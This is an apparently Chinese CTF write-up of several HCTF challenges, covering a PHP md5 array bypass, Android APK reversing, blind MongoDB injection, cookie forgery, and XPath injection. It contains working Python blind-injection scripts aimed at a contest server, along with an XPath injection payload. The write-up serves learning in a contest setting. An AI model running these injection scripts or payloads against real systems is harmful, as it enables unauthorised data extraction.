
1---404

那个是个 l 跟大写的 I 一样，研究半天没反应过来，后来试了试出来了

http://133.130.108.39:12340/3d9d48dc016f0417558ff26d82ec13cc/webI.php




2--- fuck ===

打开后发现是

```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
            die('Flag: '.$flag);
    else
        print 'Wrong.';
```

a， b 均为数组即可使 === 两边均为 false 得 flag





```
if (isset($_GET['a']) and isset($_GET['b'])) {
    if ($_GET['a'] != $_GET['b'])
        if (md5($_GET['a']) === md5($_GET['b']))
            die('Flag: '.$flag);
    else
        print 'Wrong.';
```

Flag: hctf{dd0g_fjdks4r3wrkq7jl}

4---andy

纯属 web dog 开错题目了

先下了个安卓模拟器



然后搜到了 http://blog.csdn.net/vipzjyno1/article/details/21039349/

跟着一步步来，用工具把它变成 jar 然后 jar 查看器看到的源码。

Jar 里面发现

```
MainActivity.this.make = new Make(MainActivity.this.input);
if (MainActivity.this.make.andy().equals("SRlhb70YZHKvlTrNrt08F=DX3cdD3txmg"))
{
  Toast.makeText(MainActivity.this, "You get the flag!", 1).show();
  return;
}
```

接着跟到 make

```
public String andy()
{
  this.reverse = new Reverse(this.input + "hdu1s8");
  this.encrypt = new Encrypt(this.reverse.make());
  this.classical = new Classical(this.encrypt.make());
  return this.classical.make();
}
```

继续跟到 reverse 和 encrypt

```
public String make()
{
  this.output = new StringBuffer(this.input).reverse().toString();
  Log.d("TAG_reverse", this.output);
  return this.output;
}

public String make()
{
  this.output = new String(Base64.encode(this.input.getBytes(), 8));
  Log.d("TAG_base64", this.output);
  return this.output;
}
```

然后查了下这个诡异的 base64


http://www.android-doc.com/reference/android/util/Base64.html

public static final int **URL_SAFE** Added in API level 8

Encoder/decoder flag bit to indicate using the "URL and filename safe" variant of Base64 (see RFC 3548 section 4) where - and _ are used in place of + and /.

Constant Value: 8 (0x00000008)


解密即可得字符串 and8n6yandr3w2i0d




5----MMD

MongpDB 注入

注入可以发现，，正确的返回值是 233333



然后判断表名长度，从而判断表名



查表脚本，最终为 HCTF

hctf_mmd_name.py

```python
import httplib

headers = {'Content-Type': 'application/x-www-form-urlencoded'}
payloads = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01{}23456789@_.\\\''
host = '133.130.101.23:12345'
url = '/check.php'
restult = ''

for i in range(4):
    for poc in payloads:
        body = "name=111\&password= || db.getCollectionNames()[0][%d] == '%s' || '1'=='1 " % (i, poc)
        conn = httplib.HTTPConnection(host, timeout=5)
        conn.request(
            method='POST',
            url=url,
            body=body,
            headers=headers
        )
        res = conn.getresponse().read()
        conn.close()
        # print body, res
        if res[-1] == '3':
            print poc
            restult += poc
            break
print restult
```

然后开始查里面的数据，得到 flag

```python
# -*- coding: utf-8 -*-
__author__ = 'ByStudent'
import httplib

headers = {'Content-Type': 'application/x-www-form-urlencoded'}
payloads = 'abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ01{}23456789@_.'
host = '133.130.101.23:12345'
url = '/check.php'
restult = ''

for i in range(100):
    for poc in payloads:
        body = "name=111\&password= || tojson(db.HCTF.find()[0])[%d] == '%s' || '1'=='1 " % (i, poc)
        conn = httplib.HTTPConnection(host, timeout=5)
        conn.request(
            method='POST',
            url=url,
            body=body,
            headers=headers
        )
        res = conn.getresponse().read()
        conn.close()
        print '.',
        # print body, res
        if res[-1] == '3':
            print poc
            restult += poc
            break
print '\nThe result is ', restult
```

```
1
The result is  {_idObjectId5661ee15d2495d9896973a9fflagHCTF{h4ck_m0ng0db_2_3_1}}
```

9---- MC 服务器租售中心 - 1

这题基本是社工，翻那个妹子博客，能翻到很多信息，


首先找到了一个加密的地方，随手一个 123456 就出来了，进去拿到了后台的真是地址

然后又找到了身份证

博客上还写了，说让改默认密码，她还没改，，默认密码是生日，然后就拿到账号密码了

登陆进去，会提示绑定手机号，有个验证码，在源码里面有


进去知识是普通的管理员，啥都没有，源码显示要改 cookie，也就是 ht=hb5TnsUzD+UmXhUb67ulTCaMYRahyjBN9ydGn6LNOes=了 ，抓包可以发现发现进行了 base64 解密的，ht 值为 base64 加密的后的值，直接解解不开，后来发现是畸形加密，base64 是把字符串每三个字母一起编码，根据 base64 可以推算出明文位 33 位，所以应该是 {"username":"xxxx","level":"0x"}所以 x"}对应的是后 4 位，，也就是 Noes，然后制作字典进行爆破，得出 NOax,NOay,NOaz 位商城管理员，由此也说明推算是正确的，继续跑，可以跑到 NOpJ 长短变化了，然后更换 cookie 之后，得 flag




```
        Hello, 超级管理员!
    </h1>
    <p>
        您可以交个flag。。。。
        <!-- Here is the flag : hctf{4!7hi3PrOblemZhEnTMborlng..}  -->
    </p>
    <p>
        <!-- 调试接口还在开发中，部分功能不完善。 <a class="btn btn-primary btn-large" href="debug.php">调试接
        <!-- 增加服务器数量的接口还在开发，各位暂时没有办法增加服务器数量 -->
        <!-- 各位开发的时候注意下，用vim的删除自动保存文件 -->
        <!-- 求别说。。我昨天用vim写后台代码的时候断电了。。 -->
    </p>
</div>
iv>
```


13---- What Is This

打开是一个 nes 文件，改下后缀，然后用 VirtuaNES 打开，是个赤色要塞，开修改器，打通关，即可得到 flag




14-misc50 送分要不要

一开始就掉坑里了，，直接解压时个图片，怎么找都没找到，最后，直接把文件丢 winhex，发现 PNG 前面有数据



然后 base64 解开有四个====，判断是 base32，然后 base16 得到 flag



22---- injection

Hint:user=user1 ， Xpath 注入（原题 HCTF）

百度 Xpath injection 后发现

http://blog.csdn.net/yefan2222/article/details/7227932

这个XML存储在一个Web服务器上，并且是不能够被最终用户直接访问的。在这个服务器上用于查询XML的一个网页是能够被最终用户访问的，而且，只有作者姓名能够通过网页进行显示。利用下述XPath表达式就能够获得XML数据：

//*[contains(name，'Attacker-Data')]/name

Attacker-Data是最终用户指定的数据，正如你所看到的那样，攻击者能够控制部分XPath查询。通过指定数据为x'）]｜//*｜//*[contains（name，'y，攻击者能够获得这个XML文件的完整内容。这种输入构造了如下的XPath表达式：

//*[contains(name，'x')]｜//*｜//*[contains(name，'y')]/name


注意在上述表达式中，管道符号（｜）用于表示或操作，左斜线和一个星号（//*）代表所有节点。上述XPath表达式可能有下述三种情况：

1．任何包含x的姓名

2．任何在这个XML文件中的节点

3．任何包含y的姓名

